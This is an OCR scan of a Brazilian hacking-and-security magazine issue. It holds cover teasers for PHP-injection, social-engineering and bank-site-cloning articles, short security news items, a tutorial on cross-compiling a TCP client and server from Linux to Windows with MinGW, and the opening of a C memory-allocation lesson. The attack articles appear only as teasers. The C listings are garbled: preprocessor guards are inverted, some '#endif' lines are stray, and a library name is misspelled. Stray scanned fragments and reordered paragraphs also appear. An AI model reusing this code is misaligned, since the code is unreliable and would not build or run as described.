



Tutorial de cross-compiling: programando entre plataformas Win/Linux

# HACK3R

## PHP Injection

Descubra como grandes portais  
rodando PHP são invadidos

- Tutorial mostra os pontos fracos da linguagem PHP
- Conheça as brechas para evitar que seus sites sejam invadidos

only intelligent ppl can see it: ""  
**Engenharia Social**

Porque a maior brecha de segurança está nas pessoas

Proteja sua rede dos crackers com boa lábia

## Internet Banking

Quando o pior inimigo é seu próprio browser

Entenda como funciona a clonagem de sites bancários

## Programação avançada

Alocação de memória dinâmica

Descubra como acabar com o principal bug encontrado em vários programas

No CD:

## Programas de análise forense

Brinque de detetive e descubra tudo o que aconteceu na sua máquina

Recupere arquivos, partições, senhas, faça auditoria e muito mais

Veja mais destaques do CD no verso da revista

R\$ 11,90 Ano III # 14

[www.digerati.com.br](http://www.digerati.com.br)

ISSN 1676-3068



9 771676 306000

14

# José sonha em conhecer a Internet

**Juntos podemos realizar este sonho**

Como José, milhares de pessoas no Brasil ainda não tiveram a oportunidade de conhecer o mundo digital. A Digerati conta com a sua ajuda para realizar este sonho. Se você tiver um computador ou equipamentos que não usa mais, entre em contato conosco. Buscamos tudo em sua casa, encaminhamos para uma entidade em sua cidade e financiamos o material didático para ela. Inclusão digital: nós podemos realizar este sonho.

Mais informações pelo telefone (11) 3217-2605

## EDITORIAL

**E** as brechas de segurança continuam. Desta vez nem é uma falha muito nova, mas que ainda vem causando muito estrago porque uma boa parte dos administradores não prestou muita atenção em alguns quesitos de segurança.

Nesta edição, mostramos quais são as falhas e como elas são usadas por crackers para invadir e desfigurar portais. Também mostramos como a principal brecha por onde os crackers atacam ainda são as pessoas e a Engenharia Social é a principal lição a ser aprendida para quem quiser se voltar para o lado ruim.

Por fim, seguindo a mesma linha, temos uma impressionante matéria sobre os problemas dos bancos na Internet. Não é de hoje que os sites dos bancos brasileiros sofrem ataques constantes. E, algumas vezes, isso pode ser resultado de falhas no seu próprio browser.

Mas nem tudo é problema na revista, também temos as soluções. O cross-compiling é a técnica de programar para as plataformas Linux e Windows ao mesmo tempo. E também discutimos toda a questão da alocação de memória, a questão mais séria para a programação de qualquer software.

O Editor

04 - 09 - News	08 - 11 - Cross Compiling	12 - 15 - Mallroc	16 - 17 - IDS 2	18 - 19 - Dicas de Segurança	20 - 27 - PHP	28 - 29 - Tutorial de C	30 - 35 - Engenharia Social	36 - 40 - Internet Banking	43 - 45 - Subculture	46 - 49 - Guia do CD
----------------	---------------------------	-------------------	-----------------	------------------------------	---------------	-------------------------	-----------------------------	----------------------------	----------------------	----------------------

## LOUCO POR HITS

**UOL redirecionava tudo para seus servidores**



A briga por hits entre os grandes portais da Internet não tem limites. O UOL, provedor com maior número de acessos no Brasil, sabe bem o que é isso. De setembro a

novembro os seus clientes

sofreram com um serviço de redirecionamento que levava sempre ao serviço de busca Radar UOL.

Qualquer endereço digitado pelo usuário que não encontrasse resposta levava a um redirecionamento para o site de busca do portal. A ação do UOL se mostrou muito mais grave do que a do Verisign, provedor estrangeiro que já havia sido obrigado a parar de redirecionar as páginas inexistentes .com ou .net. No caso do UOL, valiam todas as terminações de DNS. Com isso, requisições de páginas inexistentes de outros domínios (inclusive de concorrentes, como o Terra) levavam também para páginas do UOL. Assim fica fácil ganhar o ranking de hits...

Com as reclamações, especialmente em listas de discussão, o UOL acabou mudando de atitude. Os seus clientes agradecem, pois não serão mais pressionados a usar o tosco Radar UOL em vez do Google.

## unidos contra o cracking

Profissionais de segurança criam grupo para discutir problemas

Os crackers que se preparam porque vem artilharia pesada por aí. Surgiu, nos Estados Unidos, um grupo formado por profissionais de segurança das maiores empresas de TI e dos maiores bancos da América. O objetivo? Reunir idéias e informações sobre problemas com segurança e ajudar as companhias de software



no desenvolvimento de soluções.

A ideia de criar o grupo partiu de Howard Schmidt, que já trabalhou na Microsoft e na Casa Branca e hoje é responsável pela segurança do eBay, um dos sites de leilões mais conhecidos do mundo.

A proposta pegou. Até o fechamento desta edição, dez membros já haviam se integrado ao Conselho Global de Profissionais de Segurança (Global Council of CSOs). Sintam o peso das filiações: Sun Microsystems, MCI, Motorola, Washington Mutual, Bank of America, Security Risk Solutions, Departamento de Cibersegurança e Infra-estrutura Crítica do Estado de Nova York e os já citados eBay e Microsoft.

Site: [www.csocouncil.org](http://www.csocouncil.org)


## Criar vírus já é crime no Brasil

É isso o que diz nova lei aprovada na Câmara

Agora o Brasil já tem lei específica para crimes na Internet. Pelo menos no que se refere à criação e disseminação de vírus de computador. O plenário da Câmara dos Deputados aprovou o projeto, que cria um novo dispositivo no Código Penal para punir crimes, como a difusão de vírus eletrônicos, pornografia infantil na Internet, acesso indevido a meio eletrônico ou sistema informatizado.

As penas para esses delitos variam de três meses a um ano de detenção e multa, e reclusão de um a cinco anos e

multa. O projeto também classifica como crimes a falsificação de telefones celulares (clonagem), entre outros, mas não define muito o que seria a "disseminação" de vírus. Liberação de código-fonte para estudo está longe de constituir crime, uma vez que é algo importantíssimo para quem trabalha com segurança. Os deputados devem estar precisando de umas aulinhas de informática...



## BLACKBOX NO WINDOWS?

### Shell para Windows imita as características do BlackBox

A maioria dos usuários de Linux conhece bem o BlackBox, gerenciador de janelas simples, totalmente configurável e muito mais rápido que muitos dos gerenciadores de janelas existentes para Linux. Já que ele é um dos melhores (por seu ótimo desempenho), por que não levar todas as suas principais qualidades para o Windows? É isso que o projeto "bb4win" está disposto a trazer. O pessoal do bb4win desenvolveu um shell para o Windows que imita o jeitão de ser do BlackBox, mesmo não compartilhando do mesmo código-fonte do gerenciador original, mas contém as suas principais características.

Para conhecer mais sobre o projeto e testar sua funcionalidade, entre no seu site oficial: <http://bb4win.org/>



**42% das empresas nos EUA não querem mais o e-mail**

Spam é a principal causa do possível abandono do correio eletrônico

O spam é uma praga na Internet. Todos os dias recebemos dezenas e, às vezes, centenas de e-mails indesejáveis. Mesmo com todos os serviços anti-spam existentes, eles sempre acabam chegando à sua caixa de mensagem. O problema do spam está se tornando tão sério que 42% das empresas norte-americanas estão pensando seriamente em deixar de usar o correio eletrônico, um meio de comunicação tão importante hoje em dia. Esse dado foi revelado por uma pesquisa encomendada pela Symantec à empresa InsightExpress, especialista em pesquisas on-line. Participaram da coleta de dados 500 empresas de pequeno a médio porte e, se a situação piorar, ou seja, se o

## Produtos Oracle são afetados por falhas de segurança

### Erros estão no protocolo SSL

A Oracle divulgou, em um alerta de segurança, que os seus produtos estão sofrendo três falhas de segurança no protocolo SSL (Secure Socket Layer). Essas falhas afetariam o Oracle9i Application Server, os servidores de banco de dados Oracle9i e Oracle8i e o servidor HTTP Oracle. Duas dessas falhas podem ser exploradas usando

certificados X.509 falsos apresentados pelos clientes, mesmo não estando habilitadas no servidor. A última vulnerabilidade alertada do SSL somente existe quando o processamento de certificados X.509 de clientes está habilitado, o que provê que um atacante use algum certificado falsificado, ganhando assim o controle do servidor.

O alerta da Oracle diz que todos os clientes que acessam os servidores afetados têm potencial de explorar essas novas vulnerabilidades.

As correções provisórias para essas falhas já estão disponíveis, mas a própria Oracle alertou que ainda não existe uma solução realmente completa para esses problemas. Além de recomendar o uso de firewall, ela indica a leitura do guia <[http://otn.oracle.com/products/ias/pdf/best\\_practices/security\\_best\\_practices.pdf](http://otn.oracle.com/products/ias/pdf/best_practices/security_best_practices.pdf)> de melhores práticas do Oracle9i Application Server e do Oracle91 Database Server.

número de spams recebidos formais (o que é mais provável), 50% das companhias estão dispostas a alterar todos os endereços eletrônicos do seu meio corporativo, enquanto 55% vão instalar mecanismos de filtragem de e-mails e 32% já investiram em recursos para diminuir o recebimento de mensagens indesejadas, elaborando uma lista de endereços spammers.

## empresas não priorizam segurança



### Gastos continuam os mesmos do ano passado

A grande maioria das empresas norte-americanas de tecnologia apresentaram problemas de segurança na tecnologia de informação nos últimos tempos, este foi o resultado de uma pesquisa da consultoria PricewaterhouseCoopers.

A grande maioria das empresas (83%) sofreram prejuízos monetários, roubo de propriedade intelectual e fraude, entre outros problemas. Exatamente 90% das empresas vítimas foram atacadas com worms e vírus, o principal problema, sem dúvida. Apesar disso, os gastos com segurança de informação foram mínimos, não chegando a 2% dos gastos operacionais no ano de 2003. Isso significa quase o mesmo que foi gasto em 2002, apesar do grande aumento de ataques e invasões virtuais.



## O Linux falhou em segurança Mas, em menos de um dia, o kernel já estava consertado




A notícia se espalhou pela Internet, com certeza incentivada pela Microsoft. Mas o fato é que a invasão que atingiu o site do projeto Debian foi provocada por uma vulnerabilidade no kernel da 2.4 do Linux, segundo informaram os próprios desenvolvedores.

A falha permite que usuários adquiram acessos privilegiados e ilimitados do sistema nas versões anteriores à 2.4.23. No ataque, que aconteceu no dia 20 de novembro, quatro servidores que abrigam o sistema de rastreamento de bugs, de listas de e-mail e várias páginas da Web foram atingidos.

Segundo Linus Torvalds, o problema é apenas local ou seja, a falha não pode ser explorada por alguém remotamente, apenas por alguém com acesso físico à máquina e com uma conta registrada no sistema.

Para provar a rapidez da comunidade open source em resolver esse tipo de problema, no próprio dia em que as invasões foram relatadas, vários patches chegaram à Internet, criados por diversas distribuições Linux.



## voto de cabresto Urnas eletrônicas dão pau nos EUA

Há muito tempo já se sabe que a utilização de urnas eletrônicas pelo Brasil tem interessado aos Estados Unidos. Tanto que, para as próximas eleições no estado americano de Ohio, já está previsto o uso de urnas melhores que as nossas, que possuem sistema touch-screen.

Correção de tempo verbal e definição. "Estava previsto" e "nem tão melhores". Problemas de segurança encontrados no sistema de votação das novas urnas impedirão que os dispositivos sejam empregados em larga escala durante as eleições, que ocorrem em novembro de 2004.

As falhas permitem que os votos sejam contados mais de uma vez e que pessoas não-autorizadas tenham acesso ao sistema, já que o software possibilitou a gravação de senhas idênticas para mais de um apurador.

Em Ohio, há quatro tipos de sistemas para as urnas, que são fabricadas por quatro diferentes empresas: Diebold Election Systems, Sequoia Voting Systems, Election Systems & Software e Maximus/Hart Intercivic/DFM Associates. Segundo o secretário de Estado de Ohio, Kenneth Blackwell, todo os tipos de máquinas possuem múltiplos problemas, embora não idênticos.

Por conta das falhas, alguns dos 88 condados do estado usarão o sistema tradicional, de cartões perfurados - o que não é uma salvação. Nas eleições que "elegeram" George W. Bush, foi precisamente esse sistema que causou toda a discussão em torno da validade da apuração e que levou os vários estados americanos a promoverem um "upgrade" para o próximo pleito. A história leva a um outro questionamento: e as nossas? Será que são seguras?



## mistério em redmond


### Patch misterioso constrange Microsoft

Falhas em aplicativos da plataforma

Windows e em correções da Microsoft -que eliminam algumas vulnerabilidades e, às vezes, abre as portas para que outras sejam exploradas, são mais do que comuns. Mas um patch de correção liberado sem a anuência da desenvolvedora é coisa nova!

No dia 09 de dezembro de 2003, uma correção que suprime falhas críticas em extensões do FrontPage foi liberada no serviço Windows Update. Até aí, nada demais. O problema é que a Microsoft, que mudou a frequência dos boletins de atualização de semanal para mensal, já havia declarado que não haveria nenhuma novidade para dezembro, pois, segundo o gerente de programas da empresa, Iain Mulholland, nenhuma correção atingira a qualidade necessária para ser

# Microsoft



publicada nesse mês.

Seria a primeira vez, em cinco anos, que a Microsoft ficaria um mês inteiro sem publicar correções, quando apareceu o tal patch, que já havia sido liberado em novembro. Até o fechamento desta edição, a empresa não sabia explicar como e nem por que a atualização entrou no ar. Mistério...


## Ladrão pé-rapado

### Ele nem deve saber o que é hackear

Edward Jonathan Krastof

foi preso após roubar um computador com informações sigilosas de clientes do banco Wells Fargo na Califórnia. Por sorte do banco e de seus clientes, Krastof não tinha a mínima noção da importância e de como usar as informações que tinha em mãos.

Aparentemente, o ladrão estava apenas atrás dos computadores e não das informações que estavam dentro deles. Krastof invadiu um escritório da Wells Fargo e roubou dois PCs e um notebook. Além da sorte de não ter os dados de seus clientes usados para fraudes, o banco conseguiu economizar os 100 mil que tinha prometido como recompensa, já que a prisão do meliante foi feita a partir das investigações normais da polícia.



## smoothwall ganha nova versão

Firewall é ideal para uso em computadores antigos

Um dos mais famosos firewalls para Linux acaba de ganhar uma nova

versão. O SmoothWall 2.0 é essencial para pequenas empresas e redes domésticas por possibilitar o uso de computadores antigos para a construção de firewalls modernos. A nova versão traz um novo kernel, correções de bugs e melhores conexões de rede.

É possível conseguir o sistema completo gratuitamente no site do projeto, com código-fonte e manuais completos. É só baixar do site:

<http://smoothwall.org/get/>

# SmoothWall

# Programar plataformas Do Linux para Windows

Em outra edição, foi apresentado o compilador MinGW, um toolset que fornece um compilador GCC para o ambiente Win32 (Windows 95/98, 2000, XP), utilizando uma IDE chamada Dev-C++.

Este ambiente pode ser usado quando precisamos desenvolver programas para o Windows, sem acesso ao Visual C, ou pela opção de não se preocupar com a complexidade desnecessária do mesmo. Além disso, existe uma grande base de código compatível com o compilador GCC e poder reaproveitá-la diretamente é muito interessante.

Para quem está acostumado a programar no Linux, a mudança para o

Windows sem utilizar as ferramentas GNU disponíveis pode ser traumática, graças à complexidade para gerar um simples hello world.

A história do MinGW é simples, apesar do trabalho que cada etapa gerou. Desde o Cygwin, alguns desenvolvedores não se conformavam com a dependência da camada posix que ele utiliza e começaram a trabalhar em um port do GCC para o Windows, utilizando suas chamadas nativas. Muitas funcionalidades não estão presentes, mas houve um ganho enorme de velocidade dos programas.

Para quem não conhece, o Cygwin dispõe de uma camada de abstração tão forte que é possível

# Sendo entre

S

compilar o próprio XFree86 e o KDE utilizando-o. Em alguns pontos, ele emula a interface POSIX do Linux integralmente, tendo por isso o custo em velocidade.

Ambos produtos são derivados do GCC que encontramos para tantas plataformas. O MinGW tem muitas ferramentas e existe um pacote básico chamado MSys, que disponibiliza o ambiente mínimo para ter um compilador, include files, bibliotecas e aplicativos auxiliares no Windows. O Dev-C++ abastece todo este conjunto, com um instalador eficiente e um sistema de pacotes bem completo, contendo até mesmo o port do GTK para o Windows.

Mas existe ainda uma outra possibilidade utilizando o MinGW que surge quando temos o mesmo código fonte e precisamos manter versões tanto para Linux quanto para Windows.

As diferenças existentes precisam ser gerenciadas e liberadas no momento da compilação por meio de diretivas #define ou de arquivos diferentes, que serão "linkados" no momento correto.

Para exemplificar, usaremos dois programas simples, um client e um server TCP. O server fica ouvindo na porta 1200 e o client serve apenas para conectar e imprimir uma mensagem. O código foi feito de modo que pequenas

modificações são necessárias para compilar com o Windows e Linux.

Estas modificações são basicamente a inicialização da Winsock2.h, necessária antes de operações deste tipo, e uma macro para o Linux entender a função closesocket() do Windows. A interface de socket do Windows é quase a mesma do BSD, que utilizamos no Linux também, mas por sua natureza, não existe toda esta abstração de sock como filedescriptor de um arquivo, pertanto utilizar a função closes() para fechar um socket como no Linux, poderia ter alguns erros.

Como as diferenças neste caso são poucas, foi utilizado um esquema com a diretiva de pré-processamento #define para detectar qual o ambiente que o compilador gera código.

Em projetos maiores, as diferenças de arquitetura devem ser isoladas em conjuntos de arquivos a serem trocados no momento da compilação pelo Makefile. Esse tipo de gerenciamento pode variar de acordo com a necessidade de cada um. Não existem muitas regras neste tipo de processo, visto que é algo novo e não muito difundido ainda.

Outro detalhe interessante é que podemos usar o Wine, emulador

do Windows, para testar versões da aplicação.

Todo esse trabalho parece redundante ou desculpa para não rebootar o Windows, mas em um ambiente em que o tempo é crítico, pode-se automatizar essas tarefas em um servidor de códigos ou geração de códigos.

Este é um bom exercício para o que se chama cross-platform development, ou seja, usar um ambiente host para desenvolver, testar e finalizar aplicações para um ambiente diferente. Isto é muito utilizado em sistemas embedded, que utilizam outros processadores, tais como handhelds, palms, baseados em PalmOS ou WinCE.

## >>Instalação dos pacotes necessários

Primeiramente, sua distribuição Linux deve estar funcionando corretamente e ter os pacotes para o ambiente de desenvolvimento. Como isso varia de distribuição para distribuição, basta procurar com o fornecedor da mesma.

O segundo pacote que precisaremos é o do MinGW-Cross ou XMinGW, varia a nomenclatura. Não confundir com o MinGW para o Win32, ou Windows. Este pacote é o mesmo MinGW, mas compilado

por Gleicon S. Moraes  
gsmoraes@terra.com.br

## CROSS COMPILING

para rodar no ambiente Linux. Esta URL (<http://www.stats.ox.ac.uk/pub/Rtools/mingw-cross.tar.bz2>) fornece um arquivo com uma versão mais antiga, 2.95.3, mas serve para nossos propósitos. Ele pode ser reconstruído do código fonte, mas exige um pouco mais de habilidade e paciência.

Como root, crie o diretório /usr/mingw e siga as instruções:

```
# cd /usr
# mkdir mingw
# tar -jxvf /tmp/mingw-
cross.tar.bz2 -C /usr/mingw
```

Neste ponto, já temos uma instalação funcional, só faltando incluí-la no PATH. Isso pode ser feito no seu .bash\_profile ou no /etc/profile, para que se torne global. O comando é:

```
# export PATH=/usr/mingw/bin/:/
usr/mingw/mingw32/bin/:$PATH
```

Observe as alterações para não causar nenhum dano ao seu sistema. O ideal é executar estas instruções em uma máquina de testes, pois apesar de não causar nenhum dano à maioria das distribuições, pode ser que em algumas existam conflitos de diretórios ou nomes.

Com isto, executando o comando seguinte, devemos encontrar a saída:

```
$ mingw32-gcc -v
Reading specs from /usr/
mingw/bin/.../lib/gcc-lib/mingw32/
2.95.3/specs
gcc version 2.95.3 20010315
(release)
```

A versão do GCC utilizada é antiga, mas serve para teste e aprendizado. Com a experiência adquirida, o ideal é reconstruir o pacote binário a partir do código fonte. O site do MinGW

é <http://www.mingw.org> e contém muita documentação sobre o compilador e a API do Windows.

A diferenciação no nome serve para não confundir com o GCC do sistema. Com a simples substituição da variável de ambiente CC com este nome e caminho, um Makefile vai usá-lo em vez do GCC normal. Não significa que tudo vá compilar de primeira, mas após as alterações para cada arquitetura, o processo vai correr de forma natural.

A instalação e configuração do Wine devem ocorrer de acordo com a distribuição utilizada, pois muitas já fornecem um pacote com a configuração básica. Ele apenas servirá para alguns testes, como emulador da API. Não é necessário instalá-lo se existe o acesso fácil a uma máquina rodando Windows. Geralmente um sistema de cross compiling compreende o compilador, bibliotecas, arquivos auxiliares, utilitários e um emulador/monitor da arquitetura final, por isso o Wine foi sugerido, mas quando existe a possibilidade do teste direto na arquitetura, esta etapa pode ser cancelada.

Esta etapa instalou as ferramentas necessárias, então vamos testar com um client/server tcp que deve compilar tanto em Linux quanto em Windows. Este também é um método de avaliar a velocidade de cada programa, visto que é o mesmo código gerado para plataformas diferentes.

### Listagem 1 - client.c

```
/* Socket TCP Client linux/windows
*/
/*
windows: gcc -o client.exe
client.c -l ws2k32
linux: gcc -o client
client.c
*/
/* Include files */
#include <stdio.h>
#if defined (linux)
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#endif
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#define closesocket close
#endif

#ifndef WIN32
#include <windows.h>
#include <winsock.h>
#endif

#define PORT 1200

int main (int argc, char **argv) {
    #ifndef WIN32
    /* Initialize winsock.dll */
    WSADATA wsda;
    #endif

    struct sockaddr_in server;
    int sockfd;
    struct hostent *h;
    char *message="Hello
Server";

    #ifndef WIN32
    WSAStartup(0x0101, &wsda);
    #endif

    if (argc!=2) {
        fprintf(stderr,"Usage:
client [IP or SERVERNAME]\n");
        exit(-1);
    }

    if ((sockfd=socket(AF_INET,
SOCK_STREAM, 0))==-1) {
        fprintf(stderr,
"Socket error\n");
        exit(-1);
    }

    if((h=gethostbyname(argv[1]))==NULL) {
        fprintf(stderr,"Hostname lookup
error");
        exit(-1);
    }
    server.sin_addr=*((struct
in_addr*)h->h_addr);
    server.sin_port=htons(PORT);
    server.sin_family=AF_INET;

    if (connect(sockfd, (struct
sockaddr*)&server, sizeof(struct
sockaddr))==-1) {
        fprintf(stderr,"Connect error\n");
        exit(-1);
    }

    send(sockfd, message,
strlen(message), 0);

    #ifndef _WIN32
    /* Cleanup winsock.dll */
    WSACleanup();
    #endif

    closesocket(sockfd);
}
```

### Listagem 2 - server.c

```
/* TCP Socket server win32/linux
*/
/*
    windows: gcc -o server
server.c -l ws2_32
    linux: gcc -o server
server.c
 */

/* Include files */
#include <stdio.h>

#if defined (linux)
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#define closesocket close
#endif

#ifndef WIN32
#include <windows.h>
#include <winsock.h>
#endif

#define PORT 1200
#define BACKLOG 4

int main (int argc, char **argv) {

    #ifndef WIN32
    WSADATA wsda;
    #endif

    struct sockaddr_in server;
    struct sockaddr_in client;
    int sockfd, sockfd2, n_bytes;
    char msg[50];
    int size, visits=0;

    #ifdef WIN32
    WSAStartup(0x0101, &wsda);
    #endif

    if((sockfd=socket(AF_INET, SOCK_STREAM, 0)) == -1){
        fprintf(stderr, "Socket error\n");
        exit(-1);
    }

    memset(&server, 0,
    sizeof(struct sockaddr_in));

    server.sin_addr.s_addr=INADDR_ANY;
    server.sin_port=htons(PORT);
    server.sin_family=AF_INET;

    if(bind(sockfd, (struct sockaddr*)&server, sizeof(struct sockaddr)) == -1){
        fprintf(stderr, "Bind error\n");
    }

    #endif
```

```
        exit (-1);
    }
    if(listen(sockfd, BACKLOG)){
        fprintf(stderr,
"Listen error\n");
        exit (-1);
    }

    while (1) {
        size = sizeof(struct sockaddr_in);

        if((sockfd2=accept(sockfd, (struct sockaddr*)&client, &size)) == -1){
            fprintf(stderr,
"Accept error");
            exit(-1);
        }
        visits++;

        fprintf(stderr, "Connection [%d] ", visits);
        memset(msg, 0,
        sizeof(msg));

        if((n_bytes=recv(sockfd2, msg, 50, 0)) == -1){
            printf("recv
error");
            exit(-1);
        }
        msg[n_bytes]='\0';

        fprintf(stdout, "Message:%s\n", msg);
        closesocket(sockfd2);
    }

    #ifdef WIN32
    WSACleanup();
    #endif
    closesocket(sockfd); /*used
to close the socket */

    return 0;
}
```

```
$ mingw32-gcc -o server-
win.exe server.c -l ws2_32
$ gcc -o server server.c
$ mingw32-gcc -o client-
win.exe client.c -l ws2_32
$ gcc -o client client.c
```

Agora teste, utilizando Wine ou uma máquina com Windows, na janela do DOS, os binários com a extensão .exe e no próprio Linux, os binários sem extensão. A porta que o servidor "ouve" é a 1200 e com o programa telnet do prompt também podemos mandar mensagens.

O Wine inicialmente foi feito para emular o Windows e prover alguns aplicativos para quem utiliza Linux e agora é utilizado como ferramenta de debugging. Verifique em sua documentação, pois ele apresenta uma excelente interface para tracing do programa, semelhante ao *strace* do Linux.

Estes programas podem e devem ser modificados para atenderem mais de uma conexão ao mesmo tempo, como por exemplo, um servidor de chat. Isto fica como um exercício. Lembre-se de que as alterações devem funcionar tanto no Windows quanto no Linux!

Utilize o programa *file* para examinar os tipos de cada um e o *ldd* e *mingw32-objdump -T* para examinar as bibliotecas linkadas e símbolos. Note que no Linux, as funções relacionadas com sockets estão na própria *libc* (*Glibc2*), portanto sua inclusão é automática. No Windows, a diretiva *-lwsock32* é necessária por se tratar de uma DLL diferente.

Concluindo, este tipo de ferramenta, além de ser útil para desenvolvedores, permite um conhecimento melhor da complexidade envolvida e das diferenças entre as plataformas. Além disso, com a facilidade de scripting presente no Linux, a automatização de processos ligados ao desenvolvimento pode ser estendida e melhor gerenciada.

As diferenças para cada plataforma se concentram nos include files, um wrapper para a função *closesocket* no Linux e nas diretivas necessárias para ativar e desativar a *winsock2.dll*, que cuida desta camada de rede no Windows.

Este é um dos casos em que o código é semelhante devido à adoção da API de BSD sockets por ambos sistemas, com pequenas diferenças. Faz parte do conhecimento do desenvolvedor aprender estas diferenças e implementá-las.

Vamos compilar um binário de cada programa, para cada plataforma. No diretório com os arquivos fontes, digite:

# Alocação de memória a raiz da

**U**ma boa parte dos bugs que encontramos (tanto em nossos programas quanto em programas fornecidos por terceiros) é relacionada à alocação de memória. Sempre que declaramos uma variável, um espaço na memória correspondente ao tamanho desta variável é separado. Chamamos esta declaração de alocação estática.

Com o recurso de ponteiros em linguagem C, podemos declarar uma variável e, posteriormente, reservar seu espaço de forma dinâmica, podendo variar o tamanho deste espaço. Esta é a alocação dinâmica de memória.

Para ilustrar esses conceitos, vamos observar as declarações abaixo:

```
char buffer[2000];
char *buffer2;
.

.

buffer2=malloc(2000 *
sizeof (char));
```

Neste exemplo, a variável *buffer* foi declarada reservando o espaço de 2000 tipos char. A variável *buffer2* foi declarada como um ponteiro para uma variável do tipo char, ou seja, uma referência. Ponteiros são referências, pois contêm o endereço para uma variável de um determinado tipo. Posteriormente, a *buffer2* recebeu o retorno da função *malloc*, memory allocation, que reservou 2000 bytes do tipo char.


Esta reserva pode ser liberada, realocada, diminuída e aumentada, de acordo com a necessidade do programador. O acesso a esta memória se dá utilizando os ponteiros e operadores de referência (&, \*), ou como uma matriz.

Neste ponto, um dos erros mais comuns entre os programadores aparece: o acesso a cada elemento segue a aritmética de ponteiros da linguagem C, ou seja, a cada incremento do valor do ponteiro, ele não soma 1 ao endereço e, sim, o valor de *sizeof()* do tipo. Por exemplo, com char, este valor é um; com int, em plataformas de 32 bits, o valor é 4. Exemplificando:

Programa 1 - malloc1.c

```
include <stdio.h>

int main (int argc, char **argv) {
```



# memória dinâmica o problema

por Gleicon S. Moraes  
[gsmoraes@terra.com.br](mailto:gsmoraes@terra.com.br)

```
char *buffer, *tmp1;
int *i_buffer, *tmp2;

buffer=(char *)malloc(2000 * sizeof(char));
i_buffer=(int *)malloc(2000 * sizeof(int));
if (!buffer) {
    printf("Erro malloc\n");
    exit(-1);
}
if (!i_buffer) {
    printf("Erro malloc\n");
    exit(-1);
}
tmp1=buffer;
tmp2=i_buffer;

printf("Endereco inicial de buffer %p\n",
tmp1);
printf("Endereco inicial de i_buffer %p\n",
tmp2);

tmp1++;
tmp2++;

printf("Endereco atual de buffer %p\n",
tmp1);
printf("Endereco atual de i_buffer %p\n",
tmp2);

free(buffer);
free(i_buffer);
}
```

Alleen gebruik  
in geval van  
misbruik wo  
bestraft.

NOOD

Este programa declara dois ponteiros: um do tipo char e outro do tipo int. O primeiro passo é alocar 2 mil elementos de cada tipo para cada um. As declarações

```
buffer=(char *)malloc(2000 * sizeof(char));  
i_buffer=(int *)malloc(2000 * sizeof(int));
```

alocam e calculam o tamanho desejado de acordo com o retorno de sizeof(), e fazem um typecasting para o receptor. Esses detalhes são importantes, visto que 2000 \* sizeof(char) é igual a 2000, mas 2000 \* sizeof(int) é igual a 8000. Um erro e o espaço seria declarado errado, algo comum de se encontrar. O typecasting (char \*) e (int \*) serve para avisar ao compilador que o retorno de malloc é convertido para um endereço que conterá os tipos de dados esperados. Esse cuidado é necessário para ter certeza de que a aritmética de ponteiros funcionará como o esperado.

O próximo passo foi checar ambas variáveis para ver se o retorno das funções malloc foi nulo. Em caso positivo, houve algum problema com o processo de alocação. Em seguida, utilizamos as variáveis tmp1 e tmp2 para copiar o valor de cada ponteiro e poder trabalhar. É extremamente importante este cuidado, pois se perdermos a referência do início da área alocada, não termos como recuperar, sendo este detalhe responsável por bugs do tipo que aparecem na saída do programa, ou em processamentos longos. Portanto, qualquer operação de incremento ou decremento no valor do ponteiro será feita em tmp1 e tmp2, poupano assim buffer e i\_buffer como referências fixas.

Após imprimir os endereços iniciais de cada buffer, uma operação de incremento simples foi efetuada nos ponteiros e seu resultado foi impresso na tela. Note que os endereços podem variar de máquina para máquina, mas aí vai uma saída típica:

```
$ ./malloc1  
Endereço inicial de buffer 0x80496e0  
